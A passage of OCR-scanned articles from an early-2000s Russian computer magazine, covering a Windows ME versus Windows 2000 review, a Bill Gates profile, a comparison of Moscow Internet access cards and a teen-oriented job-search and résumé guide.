
Количество воспроизводимых форматов просто огромно, а для любителей музыки с компактов есть возможность поиска названий песен на www.cddb.com. Для тех, кто любит не только слушать, но и смотреть, специально встроены визуализаторы. Как и скины, они очень красивы, но их работа так тормозит машину, что в следующий раз возникает желание убрать их куда подальше.



Абсолютно новая программа появившаяся в системе - это System Restore. Она представляет собой не что иное, как BackUp для системы. К разряду данных прог относятся небезызвестные 9Lives и TrialBlazer

Эта утилита поможет тебе восстановить систему после сбоя, но не рассчитывай, что она тебе поможет во время стихийного бедствия, вроде землетрясения, наводнения или окончания пива в холодильнике :).


Для любителей ДОСа станет огорчением то, что из линолеума он частично убран. ДОСовские окна можно открывать и работать, но только если ты находишься в виндах. Так что, если ты сделал изменения на диске с помощью Partition Magic, и для реализации этих изменений тебе необходимо перезагрузиться в чистый ДОС, над твоим винтом промелькнет розовая птица обломинго :). Окошки начнут перезагружаться, но они не войдут в ДОС, а просто перезагрузят систему, а значит, все изменения сделанные тобой в Маджике, придется просто повторить. Тем не менее, это не является большой бедой, так как нашлись умельцы, выпустившие соответствующий патч, позволяющий встроить этот режим



на место. Слить его себе можно здесь: www.sgmvp.freewebsites.com/winme.html.

О работе, о пилоте и о кое-чем еще!

О системе я рассказал, а теперь пара мыслей по поводу ее работы. Теперь загрузка занимает меньше времени, но существенного ускорения загрузки ты не увидишь. Да, по сравнению с предыдущей системой прирост есть, но вовсе не такой большой, как хотелось бы. Системные требования у операционки не так уж и высоки. По заявкам производителя ее можно поставить на пень 166 с 32 метрами мозгов. После работы на 433 Celeron'е с 64 мегами прикинул, каково будет чуваку работать на 166 - зрелище, надо отметить, страшное. Что становится традицией, так это огромное количество занимаемого системой места. Только сам линолеум занимает около 350 мегов. Очередной поступок из ряда маразмов - в процессе инсталляции копирует в папку Windows весь дистрибутив (150 MB). Интересно, зачем нужно это делать, если у пользователя есть компакт? Дистрибутив находится в каталоге Options - можешь



делать с ним, что хочешь, но за твои деструктивные действия я отвечать отказываюсь :). "Да ладно, - скажешь ты, - всего 500 мегов все вместе, у меня mp3 больше занимают". Ан нет, ко всем этим мегам, советую прибавить 150-300 из каталога Restore, записанных туда бэкап прогой. Итого почти гигабайт занятого места, а ведь ты еще ни одного приложения не ставил :(. О чем нельзя не сказать, так это об изменении принципа работы с диском при неправильном завершении работы. Скандиск теперь запускается прямо в виндах (правильно - ДОСа-то нету :)), так что милые синие окошки "must die", скандиск у нас в графике.

ВЫБЕРИ МЕНЯ, ВЫБЕРИ МЕНЯ – ПТИЦА СЧАСТЬЯ ЗАВТРАШНЕГО ДНЯ!

Обе системы, без сомнения, умней и самобытней, чем их предыдущие версии, но при этом требуют очень приличных ресурсов. Если у тебя машинка немного слабее, чем 300 Селерон, и памяти меньше, чем 64, за W2K тебе лучше всего просто не браться, поскольку то, как он будет работать на твоей машине может присниться только в страшном сне Дани Шеповалова :). Зато ты легко сможешь поставить ME - после определенной настройки его можно использовать без проблем. Естественно, при этом задействовать все его красивости не удастся, а про некоторые, вроде визуализаторов медиаплеера, вовсе придется забыть. Ежели у тебя все в шоколаде, и машина тянет любую из систем, то подумай вот об этих плюсах и минусах каждой из систем.


ME - несмотря на то, что система вроде бы обновилась, появились проблемы с определением железа - может быть болезнь детская и это пройдет, но на одной из машин у меня на работе она не смогла схватить видеокарту. Несмотря на все ухищрения положительного результата добиться не удалось, хотя в W2k и 98 карточка работает без проблем. Один мой знакомый при установке ME столкнулся с еще более прикольной фишкой. Специально для сканера у него в машине была установлена сказевая карточка, все было нормально, но лишь до момента подключения к ней самого сканера :). После такого финта, из системы в неизвестном направлении исчезал CD-ROM, причем до тех пор, пока сканер не отключался от карточки. Были перепробованы все способы, но это так ничего и не дало - нелишне отметить, что в 98, опять же, все работало корректно.


Что выгодно отличает ME от 2000 - это полная переносимость всех привычных приложений и гамесов, включая те, что работают с оборудованием напрямую. В нем, в отличие от W2K, работает все. Плюс легкая настройка и установка. Если у тебя нет никакого экзотического оборудования, и оно достаточно новое, то скорее всего, все будет хорошо.

W2K - что тут можно сказать, действительно система для профессионалов, после определенных усилий по настройке и установке работает сверхнадежно. После введения в нее возможностей plug and play поддерживает все новые стандарты и форматы. Может быть, это мне кажется, но у меня возникло ощущение, что здесь можно заставить работать абсолютно любое оборудование, нужно лишь подумать и взять высоту мозговым штурмом. Нельзя конечно не упомянуть о высокой требовательности к памяти, это идет еще со времен NT. Я считаю, что единственным камнем в ее огород будет непереносимость ряда приложений и большого количества игр.

Приговор

1. Если ты обычный юзер, то оставь себе свои любимые Win98 и не рыпайся.
2. Если ты юзер, но любишь, чтобы с каждым годом твоя система была все красивее и красивее, то быстренько беги на MiTin0 BaZaR и затаривайся WinME. Кроме красивости, ты получишь еще и большее удобство в работе. В WinME усилена мультимедийность, так что все веб-конференции, web-камеры и прочая шняга здесь фунцикпирует лучше.
3. Если ты - advanced user и хочешь это свое "advanced" продвигать, то ставь W2K. Она поможет тебе лучше разбираться с сервисами, тебе придется научиться понимать, как работает операционка и т. д. В общем, если хочешь вникать в систему, то ставь не задумываясь.
4. Если ты - кул-хацкер, то без вопросов ставь W2K. По мощи и настройке W2K уже можно сравнить с Линухом. Впрочем, мы бы тебе советовали поставить и W2K и Линух. В любом случае, W2K - отличная система для админов, и тебе просто необходимо ее изучить. Тем более, что сейчас все больше и больше серверов переходит на эту систему. А ведь чтобы что-нибудь грамотно хакнуть, это "что-нибудь" надо понимать.





Уильям (Билл) Генри Гейтс III

Основатель и глава компьютерной мегакорпорации Microsoft.

Подростком любил держать в руках паяльник, тянулся к точным наукам. С 12 лет увлекся программированием и безвылазно "заседал" в компьютерном центре элитной школы Лэйксайд с супермэйнфреймом DEC PDP-10. Первая программа - электронное расписание, которое позволяло ходить на одни занятия с хорошенькими девушками. Первая компания - Traf-O-Data. Еще школьником разработал и продавал ПО для анализа траффика компьютерных сетей.

В 1973-м поступил в Гарвард и получил работу программиста. С популярностью Altair 8800 занялся программированием для микрокомпьютеров. Вместе с Полом Алленом и вольнонаемным Монте Давидовым написал BASIC для Altair. В 1975-м бросил учебу в университете и в 19 лет сосновал компанию Micro-Soft.

В 1980-81-м годах Microsoft, по заказу IBM, разработала MS-DOS. В 1985-м компания представила миру Windows, в 1992-м - Windows 3.1 (10 миллионов копий), в 1995-м - Windows 95.

В 1986-м состояние 31-летнего Гейтса перевалило за миллиард долларов и росло со скоростью 10 тысяч долларов в минуту. После увлечения филантропией (22 миллиарда в семейный благотворительный фонд) оно оценивается в 65 миллиардов долларов. Гейтс по-прежнему самый богатый человек на Земле, заработавший деньги своим трудом, а не получивший по наследству.

Из-за скандала с разделом Microsoft в 2000-м году оставил пост генерального директора и стал "главным архитектором" корпорации.

Имеет огромную армию "обожателей" по всему миру. В феврале 1998-го в Брюсселе всей физиономией встретил большой кремовый торт. 1 марта этого года во время сильнейшего землетрясения в Сиэттле и всеобщей паники хладнокровно продолжал презентацию новой версии Windows.

Автор книг о хайтеке в бизнесе: "Дорога в будущее" (1995), "Бизнес со скоростью мысли" (1999). Любимый прототип героев американских киноблокбастеров: "АнтиТраст" (2001), "Билл Гейтс мертв" (идут съемки).

Хобби - чтение, бридж, гольф.



Попадос

Так уж сложилась история, что после выхода знаменитого “Би+”, идею “все по карточкам” подхватил абсолютно каждый. Теперь и МТС по карточкам, и МСС, и инет-телефония, и вход в метро, и сам Интернет тоже. Практически все провы выпустили пластик, а большинство юзеров их покупают, а не оформляют договора. Да, это удобнее: не надо никуда ехать, купить карту можно по дороге домой. Но не выгодно: по картам анлимитед не продают, а после введения карточной системы провайдеры обнаглели и подняли тарифы. Правильно, им же надо окупить изготовление этого пластика. Так что перед тобой стоит выбор: либо ты заключаешь бумажный договор в офисе провайдера (на анлимитед, например), платишь 40-50 баксов и наслаждаешься инетом круглые сутки, либо ты покупаешь карточку и тогда уже платишь по 45-95 центов в час и экономишь время, как можешь. При втором варианте можно забыть об “away” в IRC, когда ты ушел поужинать на кухню, а комп висит в Инете. Но большинству людей нужно удобство, и они выбирают карточки. OK. Но не лажанись при выборе. Прочти нашу статью, подумай, и только затем иди покупать пластик. Вся команда X работала в течении 2-х недель, покупая карты различных компаний и проверяя все подряд. Этот материал - наш конечный вердикт по провайдерам, предоставляющим связь по Интернет-картам.

МТУ Информ

На данный момент - самый популярный московский пров. Это даже не провайдер, а прям холдинг какой-то. Чего только у них нет! И Инет, и локальные сети, и телефония, и кабельное телевидение (по моим сведениям, пока только лицензия), и сотовая связь, и информационные ресурсы. В общем, гигант бизнеса. И такому гиганту приходится поддерживать свои имидж, поэтому каналы у него широкие, пинги пролетают со свистом :).

Связь

МТУ протянул собственную сеть по Москве, разместив точки на АТСках, что позволило улучшить связь в несколько раз. Правда, из-за популярности прова днем качество связи не очень. Дисконнектов почти нет, просто сидишь в лаге минут 15, потом прорывает, минут 10 качаешь и опять 15-ти минутный лаг. Это обламывает. Такое было у “Ситилайна” несколько лет назад, когда они предложили анлимитед за 36,6$ и нахапали пол-Москвы юзеров. Зато ночью... Тишь да гладь, божья благодать. Всем, кто собирается посвятить себя ночной охоте за варезом, прямая дорога в МТУ. Ночью прокачка идет на максимальной скорости и без лагов вообще.

Линии

Модемных пулов 4 (на них более 4000 телефон-

ных линий). Один из них VIP (об этом позже). Все пулы поддерживают протокол V.90, три пула поддерживают K56Flex (включая VIP-пул), один - X2.

Карты

Карты ребята делают номиналами от 5 до 100 баксов. Тарифы везде одинаковые: 75 центов днем, 90 - вечером и 35 ночью. Хотя есть VIP линия, которая реально VIP, т. к. связь на ней просто суперстар, но и бабок придется откинуть в два раза больше (1,2 бакса в час круглосуточно).
Для регистрации коннектишься к этому же МТУ по халявному логину (написан на карте) и регишься своей картой. Только "халявный" не значит полная халява :). Просто этот логин впускает тебя на сервер МТУ минут на 20, но не за пределы сервера.

Фишка

Эту же карту можно юзать для IP-телефонии. Инструкция написана на карте. Плюс есть nightsurf за 15 баксов в месяц (с 2 ночи до 9-30 утра).

Плюсы: просто немереное количество линий. Почти никогда не бывает "занято".
Минусы: юзеров все больше, больше и больше... Связь от этого не улучшается. И вообще, компания разрастается и dialup'у уделяют все меньшее внимание (попробуй написать письмо в тех. поддержку, увидишь ответ).

Zenon NSP

Зенон, Zenon, Аха - один из самых старых и уважаемых московских провайдеров. Когда-то давным-давно была организована платная BBS/Fido-станция (если в случае с BBS тут как бы не было ничего противозаконного - то в случае Fido было явное нарушение полиси). Дело с тех пор неслабо разрослось, и вот тебе результат. Почему же владельцев платной Fido-станции не отключили от сети за нарушение полиси, спросишь ты? По одной простой причине - через их станцию шел один из основных почтовых каналов (то самое "нет-мыло" - NetMail). Т. е., конечно, дело было гораздо сложнее, чем это кажется сейчас, но ребята заработали первоначальный капитал, а потом очень неплохо с его помощью "раскрутились".
Конечно, "карточный" Инет у них развит "не очень", но зато "услуги" - на очень высоком уровне. "Зенон" сегодня - крупнейший провайдер хостинга в России. Без шуток. Больше доменов зарегистрировал только РосНИИРОС :), а серверов больше, чем Зенон, не поддерживает никто.

Связь

Связь с Зеноном неслабо зависит от АТС. На "старых" АТС связь однозначно будет медленная и с лагами. Но если АТС более-менее - то v.90 тебе гарантирована, и все будет просто летать! Слишком долгие эксперименты не ставились - но 8-10 часов просидеть - однозначно проблем нет! Дешевле сидеть ночью, т. к. если подключаться по карточке, то Зенон проигрывает МТУ ровно в ДВА раза. Но если подключаться на какой-то ежемесячный план - то тогда можно получить реальную и неслабую выгоду.
Связь хороша как с Россией, так и с буржуинией. Причем с Западом связь может быть даже быстрее и устойчивее.

Линии

На все случаи жизни. Можно быть почти 100% уверенным, что придя с карточкой к другу, ты связь получишь. Перепробовав все линии, но получишь. Самые лучшие - цифровые от Comstar и того же МТУ. Всего у прова 11 модемных пулов, на которых висит несколько тысяч линий. Поскольку все оборудование на пулах от US Robotics или от Cisco, то для коннекта наиболее оптимально использовать именно USR'ы. Т. е. "родная" поддержка x2 чуть предпочтительнее, чем K56Flex, но если у тебя "Курьера" или "Шпрота" нет - это не смертельно. Ты все равно получишь свои V.34+ или даже v.90 - это вполне реально!

Карты

Карты не дешевые - 15, 30 и 60 баксов. Предыдущие выпуски имели меньший номинал, но "старые" карты уже почти повывелись. Интернет-карты позиционируются провайдером скорее как средство для пополнения своего счета, а не для "разового" подключения. Тариф - 1,8 бакса днем, 90 центов ночью. Не дешево! Так же, как и у МТУ, есть "гостевой" вход - по которому пускают только на www.zenon.net. Процедура регистрации у всех похожа.

Фишка

Два суперских тарифных плана: Tiny - 5 долларов за 5 часов в месяц в любое время, и WeekEnd+ - 24 бакса и 6 часов в любое время + реальный, качественный unlimited ВСЕ выходные.

Плюсы: большое, вполне достаточное для прозвона с первого раза количество линий. Высокое качество связи. Очень хорошая тех. поддержка. С одинаково уважительным отношением и к "толстому" дяде с хостингом и к простому пользователю с dial-up'ом за 5 баксов в месяц.
Минусы: высокие тарифы. Но из-за высоких тарифов - высокое качество.

Cityline

Очень сильный провайдер - Инет их основная профессия, и ни на какие другие дела они вроде бы не распыляются. Зато растут вширь, их филиалы есть в Питере, Калининграде и еще бог знает где. Многие имеют на них большой зуб, поскольку в свое время их сверхдешевый анлим, привлек тучу пользователей, но убил нормальный дозвон как класс. Видно сразу, что на ошибках они учатся - сегодня анлимы стали дороже, для улучшения дозвона почасовые и безлимитные тарифы разведены по разным пулам.

Связь

Дозвон не всегда с первого раза, но и не с сорок первого, как у РОЛ. В работе используют два канала по 6Mb один местный - Sovam, а другой международный UUNet. Неплохая прокачка в любое время суток, но у МТУ бывает и получше. Куча тарифных планов для разных карманов, по соотношению цена-качество, у них лучший безлимитный тариф в городе. Пожалуй, это единственная компания в Москве, где тех. поддержка реально работает в любое время суток, всегда дозвонишься и в любое время помогут или что-то подскажут.

Линии

Всего у них шесть пулов с суммарным количеством линий в 2655 штук. Основные, а их четыре штуки, разделены по тарифам. Два пула на почасовые и два на безлимитные тарифы.

Все карточки провов покупались на собственные деньги. При звонках в тех. поддержку мы представлялись обычными пользователями. Связь проверялась на домашних компьютерах всей команды X-Crew. В статью не вошли многие провы, которые достаточно популярны, но не делают интернет-карт.

Карты

Очень и очень разные, номиналом они могут быть от 5$ до 58.8$, в основном, карточки замкнуты на какие-то определенные тарифные планы. Для регистрации коннектишься по халявному логину, но халява жутко ограничена - дальше странички регистрации не пускает, даже на сайт самого "Ситилайна" выйти не дает :((.

Плюсы: Хорошие безлимитки и много разных тарифов. Классная тех. поддержка.

Минусы: Дозвон не супер, компании стоит подумать о расширении пулов.

Россия Онлайн

Название у компании многообещающее, большое количество филиалов по стране и т. д. На данный момент это, пожалуй, единственный пров, у которого реально работает отдел рекламы и PR :). Чего стоят все эти "капризы" на MTV, акции с Coca-Cola и прочая реклама. Юзеров от этого, естественно, все больше и больше. Вот только не все так хорошо, как хотелось бы.

Связь

Для того, чтобы узнать, какова же связь с данным провом, пришлось потратить несколько часов, пока не догадались узнать номер телефончика с доступом CallBack. Это единственный способ попасть вечером в сеть. Никакие другие телефоны тебе не помогут, потому что все пулы полностью заняты. Единственное время, когда можно войти в сеть без каллбэка - это разгар рабочего дня. Связь держится нормально, но при полностью загруженном пуле наблюдаются частые обрывы. Канальчик, мягко говоря, узковат. Днем еще ничего, а вот вечерком так тормозит, что ты успеваешь сходить покурить, пока открывается страничка Яндекса (www.ya.ru). :)

Линии

Несмотря на постоянные проблемы с дозвоном, модемных линий у РОЛа предостаточно, на всех пулах мне удалось насчитать 2661 штуку. Только вот, в отличие от других провайдеров, они как-то мелко нарублены на большое количество "пуликов". Больших всего два, один для прямых звонков (1110), а другой для обратного вызова.

Карты

В наличии всего два вида. 10RU - стоимость доступа в сеть 0.5$ в час, независимо от времени суток. 20RU - стоимость доступа 0.4$ в любое время, плюс бесплатная ночь с 2 до 10 утра. Время действия тарифов ограничено размером внесенной предоплаты. Есть и почасовой тариф - 0.6$ в час безо всяких ограничений и зависимостей.

Фишка

Есть сетевой роуминг логина по России :).

Плюсы: Дешево и со вкусом... Активизируешь 20$ карту, а позже пополняешь по 10 и продолжаешь юзать халявную ночь!
Минусы: Проблемы с дозвоном, огромное количество юзверей, за простое сканирование портов могут выкинуть.

OCC

На самом деле имя этого прова не "OCC", а "Корпорация OCC". У меня слово "корпорация" ассоциируется с Microsoft, Creative, British Petroleum, Compaq, Chrysler или, на худой конец, "МОСТ" (хоть это и холдинг). Но об OCC я услышал всего год назад, причем как провайдер инета они всегда были где-то в другой галактике и там же - как провайдер IP-телефонии. По хостингу серверов, выделенкам и прочим коммуникациям я вообще о них не слышал до прочтения инфы обо всем этом у них на сайте. Так что мне лично кажется слишком пафосным постоянно выставлять напоказ слово "корпорация" при таком, мягко говоря, малом охвате рынка.

Связь

Видимо, жаждущих до Инета много, т. к. часто бывают трудности с прозвонкой. И хотя компания имеет 155Мб-канал до площадки М9, но все равно частенько связь обламывает. В 50% случаев приходилось дисконнектится, т. к. были реальные лаги.

Линии

Модемных пула 3, по 120 линий на каждом. Цифровые АТСки на семерку и девятку. Как я уже говорил, дозвониться бывает трудно. Видимо, компании пора увеличивать число линий.

Карты

"Корпорация OCC" выпускает карты "OCC-плюс". Карты универсальные, по ним можно как в Инет залезать, так и IP-телефонию юзать. Номиналы от 5 до 100 долларов, на любой кошелек :). Стоимость часа работы в Инете - 0,9 у. е. днем (с 10:00 до 02:00) и 0,45 у. Е. ночью (с 02:00 до 10:00).

Фишка

Так как компания реально заморачивается на IP-телефонии, то всем юзерам предоставляет услугу звонка из Инета (с компа) на обычный городской телефон. Мы когда-то уже писали о таких прогах и провайдерах. Так вот OCC - один из таких провов. Скачав с их сайта VocalTec IP-Phone Lite, ты сможешь звонить куда угодно прямо с компа.

Плюсы: хороший пров для любителей IP-телефонии. Предоставляют все, даже софт.
Минусы: связь и прозвонка.

Зебра Телеком

Эта компания появилась на рынке интернет-услуг как-то неожиданно и на фоне остальных старается держаться довольно уверенно, о чем говорит регулярное увеличение мощностей. Ребята реально вкладывают бабло в качество, и это чувствуется.

Связь

Прокачка хорошая, и, что меня больше всего удивило, часто лучше, чем у первичных провайдеров. Как уж они обходят загруженные каналы - я не знаю. Лагов почти нет, небольшое притормаживание бывает только в "часы пик" и то недолго. Тарифных плана два: "Базовый" - 0,95у. е. в час днем (с 09:00 до 01:00) и 0,45у. е. ночью (с 01:00 до 09:00 и по выходным и праздникам); "Бизнес" - круглосуточно 0,75 у. е. в час (даже в праздники :)).

Линии

Модемных пула 2, сколько линий - неизвестно. Прозвонка хорошая, у меня только один раз было "занято", в пятницу вечером.

Карты

Как и у всех, от 5 до 100 баксов. Есть ограничение после активации. Для 5-баксовой карты - 1 месяц, для 10 - два месяца, для 25 - четыре и т. д. То есть, если ты зарегил пятидолларовую карту, но в Инет целый месяц так и не вылез, то она у тебя сгорит. Система как в Би+. Прикололо, что карты от 10 долларов дают право на получение скидки при покупки следующей карты!

Фишка

В службе поддержке работает явный внедренец из ФСБ. Зовут Константин Миронов. На все вопросы о количестве линий на модемных пулах или ширине канала до М9 и дальше отвечать наотрез отказывается, заявляя, что это - секретная информация. Хорошо, что хоть телефоны дозвона не засекретили :). Лично я теперь буду ему звонить, как в секс по телефону, томным голосом прося позвать Костика Миронова :). Пусть он мне расскажет о своих маленьких секретах :).

DEOL

Компания известна со стародавних времен, когда динозавры еще жили :). В 1991 году практически на голом энтузиазме была организована White Bear BBS, которая впоследствии имела неплохую популярность. Вот из нее-то и появился DEOL.

Связь

Все бы ничего, но не вышло у моего модема поработать на 100%. Видимо потому, что не так хороши телефонные линии МГТС (9329765, 9328465, 9327765), которыми располагает DEOL, в совокупности с моей координатной АТС никак не удавалось добиться отличного коннекта.

Линии

Не очень все круто. 3 модемных пула, на которых висит 78 линий. Хотя юзверей не так много, и прозвонится реально. Канал 2 Мб до М9.

Карты

На самом деле у DEOL'а нет карт. То есть они были, но маленькой партией, в тестовой режиме.

А сейчас у них "конверты". В принципе, то же самое: уже активированный аккаунт, в конверте логин с паролем. Имеется куча тарифных планов на любой вкус. "Короткий доступ" 10 часов - 10$, "доступ выходного дня" - 19$ за 4 недели (еженедельно с 19:00 пятницы до 08:00 понедельника), "утренний" и "вечерний" доступы - 16 и 26$ соответственно, "экономичный" - 100 часов - 38$, "круглосуточный" - 240 часов - 65$.

Фишка

Не нужно никаких предварительных регистраций, заранее известен пароль и логин. Плюс компания сделала информационно-развлекательный сервер www.company.ru, на котором лично я нашел ближайшую к дому прачечную :).

Плюсы: наш, хакерский пров. Знаменит своей ББС-кой, дававший warez половине москвы!
Минусы: коннект не очень, любить этого прова можно только по идейным соображениям из пункта "плюсы" :).

Комстар

Ну это даже не совсем провайдер. Название говорит само за себя - "Comstar Telecommunications". Компания занимается всем, что относится к связи. Телефонные линии, каналы передачи данных, связь "точка-точка", Интеренет, в общем, все. Компания является первичным провайдером, имеет свои собственные каналы и по Москве, и по России.

Связь

Коннект без проблем, занято бывает только в "часы пик", тогда прозвонится можно раза с 3-4-го. Прокачка просто суперстар. Чувствуется, что пров первичный. Когда у меня плохо качает МТУ, я коннектюсь к Комстару, и начинается время Warez'а :). (На мой взгляд, лучшая связь из всех московских провов - прим. Синтеза)

Линии

5 модемных пулов, на них около 1000 телефонных линий. Причем, один из пулов (234-3888) доступен только с телефонов 23х-хххх. Канала два: 6 Мб через Телеглоб и 6 Мб - Ростелеком. Итого 12 мегов за бугор!

Карты

Различного номинала, как и у остальных, от 5 до 100 долларов. Тарифы: с 8 утра до 8 вечера - 0,88$, с 8 вечера до 2 ночи - 0,44$ и ночью (с 2-00 до 8-00) - 0,315$ (вот так все точно :).

Фишка

А нету :). Раньше они проводили лотереи среди юзеров и по результатам начисляли на счета кругленькие суммы. Но теперь все заглохло, так что все, как обычно, как у всех.

Плюсы: просто офигенное качество связи.
Минусы: тех. поддержка не круглосуточная, а с 9 утра до 9 вечера.

Итог

Мы, конечно, можем тебе что-нибудь порекомендовать, но посовещавшись, решили этого не делать. Мы не будем кого-либо выделять в лучшие и худшие, реши это для себя сам.

Удачной прокачки! :)



Работа не волк, днём с огнём не найдёшь

Или несколько слов о том, как сказочно обогатиться

Клим Собакин (mimino@writeme.com)

Жизнь допекла?

Ну вот, наконец-то. Жизнь допекла тебя так, что ты решился пойти работать. Не халтурить, не подрезать немного деньжат на день рождения подруги, не крутануть “лоховатого” баннерного спонсора, а именно работать, зарабатывать своим трудом. Поверь, что этот момент когда-нибудь наступает у всех и каждого, так что отчаиваться не стоит. Сейчас тебе необходимо в первую очередь трезво взглянуть на себя со стороны, попробовать объективно и беспристрастно оценить свои собственные личные и профессиональные (если таковые уже имеются) данные и навыки.

Понятное дело, что если ты студент или школьник, гражданин России и не обладаешь (пока!) значительным жизненным и профессиональным опытом, то работу, да ещё и нормально оплачиваемую и интересную найти не так-то просто. Я с этим утверждением вполне согласен. Но я согласен и с другим утверждением - “Под лежачий камень и вода не течёт”. Сие относится и к сидячим “камням”, которые просиживают днями и ночами штаны перед мониторами и ждут наступления всеобщего счастья.

Пока ждёшь своего неспешащего счастья, ненавязчиво прикинь, что именно ты умеешь делать хорошо, чему хочешь или собираешься научиться и в какой сфере тебе было бы интересно работать. Предположим, что тебе нравится работать с компами, прикинь, что ты можешь делать за компом уже сейчас, и от этой “печки” можешь начинать танцевать.

Составляем резюме

Для того, чтобы донести информацию о себе, любимом, до людей, которые могут оплатить твои навыки и умения, нужно составить особого рода документ, который называется резюме. От того, каким образом ты сей документ составишь, зависит очень многое. Неудачное, неинтересное или малограмотное резюме просто полетит в помойку, так что отнесись к его составлению серьёзно.

Перед тем, как начать писать на листочке формата А4 всё самое лучшее о себе, прикинь, в какой области ты сможешь наиболее эффективно трудиться и перечисли те профессии и специальности, которые тебе интересны. Помимо прочего, постарайся выбирать из тех профессий, которые на сегодняшний день наиболее востребованы. У нас в][наибольшим успехом пользуются следующие профессии (взято из 1С Зарплата и Кадры 7.7): автоклавщик на запарке брикетов, аппаратчик деструкции, аппаратчик запаривания одонков, аппаратчик по насасыванию диафрагм, бассейнщик, бегунщик смесительных бегунов, боец скота, боцман береговой, бригадир двора изложниц, вздымщик, вызывальщик локомотивных и поездных бригад, демонстратор пластических поз, дрожжевод, изготовитель зубочисток, испытатель резиновых изделий, машинист машины огневой зачистки, машинист ритуального оборудования, набивальщик наконечников на шнур, пропарщик лао-ча, разводчик (распусчик) холяв, смотритель огней, сушильщик дощечек, туннелепрокладчик в бунтах хлопка-сырца.

Не бойся начинать с “непрестижной” работы, сотрудник службы техподдержки, сборщик компьютеров или курьер - это реальный шанс, по меньшей мере, получать деньги, а если ты не дурак, то сумеешь со временем зацепиться за что-



Твоя задача в момент составления резюме очень проста - ты должен удалённо заинтересовать своей скромной персоной работодателя, выделиться какой-то гранью из толпы себе подобных и преподнести себя, как достойного кандидата для некой работы.

то более серьёзное. Алчные кандидаты строем идут на www.estart.ru/job/profession/issue_15898.html, быстро смотрят, сколько сейчас получают компьютерщики и перепрыгивают на www.estart.ru/job/calculator.html с целью подсчёта своих потенциальных доходов. Не будет лишним и пройти сквозь “Кадровый квест” на http://www.student.astelit.ru/kvest.htm.

Задача номер раз

Твоя задача в момент составления резюме очень проста - ты должен удалённо заинтересовать своей скромной персоной работодателя, выделиться какой-то гранью из толпы себе подобных и преподнести себя, как достойного кандидата для некой работы. Некоторые рекомендации по составлению и оформлению посмотри на
www.agency-quarta.ru/articles.phtml?art=1
Обязательно пиши в резюме обо всех своих сколько-нибудь значимых достижениях в любой области: подойдут школьные грамоты, дипломы об участии и\или победе в разных там олимпиадах и соревнованиях, смотрах и прочих парадах. Если у тебя таких ещё нет, то кое-чем можно обзавестись, например в буржуинском Интернете. Идёшь на www.brainbench.com, регистрируешься, проходишь нужные тебе тесты и получаешь результат, который можно впоследствии смело предъявлять с умным лицом. Если, конечно, результат хороший :))
Когда я тестировался на brainbench.com, в качестве первого теста я прошёл “письменный русский” из тех соображений, что раз уж я взялся писать для][, то должен делать это, по меньшей мере, грамотно. Итак, по результатам теста мне прислали мой личный диплом, который гласит, что 19 октября прошлого года я успешно выдержал экзамен по письменному русскому языку, и теперь по праву могу носить почётный титул - “Master”. О, как! Да, кстати, там полным-полно различных компьютерных тестов, не их ли ты разыскиваешь?

Понятное дело, что если ты студент или школьник, гражданин России и не обладаешь (пока!) значительным жизненным и профессиональным опытом, то работу, да ещё и нормально оплачиваемую и интересную найти не так-то просто. Я с этим утверждением вполне согласен.

Диплом, конечно, не самый авторитетный и всемирно известный, но когда у тебя таковых или похожих скопится десяток или два, то любой работодатель поймёт, что ты активный, пробивной, целеустремлённый и, к тому же, умный перец (тут за тебя всё скажут твои результаты), а главное, ты УЖЕ сейчас положительно выделяешься из однообразной толпы своих многочисленных конкурентов.
Помни, что жуткое впечатление производит резюме с элементарными грамматическими ошибками. Так что напрягись уж хотя бы разок, напиши “жи-ши”, как положено. Никогда не пиши откровенно недостоверных данных, любая ложь на собеседовании обернётся против тебя и ничего, кроме позора, не принесёт.

Идём в народ

Теперь пришла пора двигать твоё свежеиспечённое резюме в народ. Самый дешевый и ненапряжный способ - выложить резюме в

Интернете и разослать его копии по рекрутинговым агенствам в твоей местности. В Интернете имеет смысл обратиться к таким ресурсам, как www.job.ru, www.rdw.ru, www.job-today.ru, www.hrc.ru, www.hro.ru/index_ru.html, www.career.ru, www.cv.ru, www.cvonline.ru, а также пополнить базу данных на http://personal.begin.ru.
